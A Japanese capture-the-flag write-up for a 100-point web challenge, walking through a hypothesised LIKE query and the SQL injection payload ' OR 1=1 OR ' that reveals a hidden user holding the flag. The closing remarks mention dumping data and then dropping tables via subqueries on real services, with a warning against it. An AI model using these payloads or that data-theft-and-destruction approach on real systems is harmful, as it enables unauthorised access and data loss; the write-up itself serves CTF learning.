# INJECTION

2nd Hack The Pods Write-up

### 問題概要

#### 問題文

ユーザ検索サービスの中に通常では検索できないユーザがいるらしい.

その人の性別を特定してくれ!

ユーザ検索サービス:http://xxx.xxx.xxx.xxx

※ユーザ管理や検索にはSQLを使用しています

#### 概要


100点 - Web

通常の検索では出てこないユーザを出現させるのが目的

# まずは挙動の確認


#### 空欄 [SUBMIT]

#### **INJECTION**




#### Alexandra [SUBMIT]

#### **INJECTION**



#### y [SUBMIT]

#### **INJECTION**



### 部分一致で検索してそう

"y"で検索した時の結果に着目

Raymondが検索されてる時点で 検索方式は部分一致だとわかる y [SUBMIT]

#### INJECTION

Search User	SUBMIT	
JSER		GENDER
lenry		male
lary		female
Raymond		male
Tiffany		female

# SQLで検索してるらしい

> ※ユーザ管理や検索にはSQLを使用しています らしいのでSQL injectionを疑う(問題名がINJECTIONだし…)

部分一致検索の場合, SQLはこんな感じ

SELECT \* FROM users WHERE name LIKE '%input%'

入力したものをそのままLIKE句に食わせているはず これにうまく割り込めるクエリを考える

### 具体的なクエリを考える

> 通常では検索できないユーザ ということはWHERE句になんか噛ませてる?

テーブルやDBを分けてる可能性もあるけど、 名前を特定できていないため、一旦こっちで考える

# 前の条件を踏み倒したい

ANDで結合されてるから検索結果に確定で反映されてしまうので、ORを挿入して任意の条件ぶち込めば解決する「' OR 1=1 OR '」を検索する(1=1は絶対Trueなので)

WHERE name != xxx AND

name LIKE '%' OR 1=1 OR '%'

### 前の条件を踏み倒したい

ANDで結合されてるから検索結果に確定で反映されてしまうので、ORを挿入して任意の条件ぶち込めば解決する
「' OR 1=1 OR '」を検索する(1=1は絶対Trueなので)

WHERE name != xxx AND


name LIKE '%' OR 1=1 OR '%'

# 「'OR 1=1 OR '」を検索

### **INJECTION**

Search User	SUBMIT	
USER	GENDER	
HideMan	htp-ctf{SQL_INJECTION_is_rudimentary_but_very_DANGEROUS}	
Alexandra	female	
Alice	female	
Charles	male	
David	male	
Emma	female	

#### INJECTION



htp-ctf{SQL\_INJECTION\_is\_rudimentary\_but\_bery\_DANGEROUS}

### おきもち

問題名と問題文にほぼ答えのようなものを書いていた

100点問題だったけど,ヒントー切なしで150点にした方がよかったかも (Million Clickよりは絶対むずいだろ)

SQL injectionは調べれば事例が無限に出てくるので、ググり力大切

実際のサービスに攻撃する場合は情報全部抜いてから DROP とかをサブクエリで埋めてテーブルごと壊したりする

※絶対やっちゃダメです

今回はユーザ権限で SELECT のみ許可していたので DROP は不可能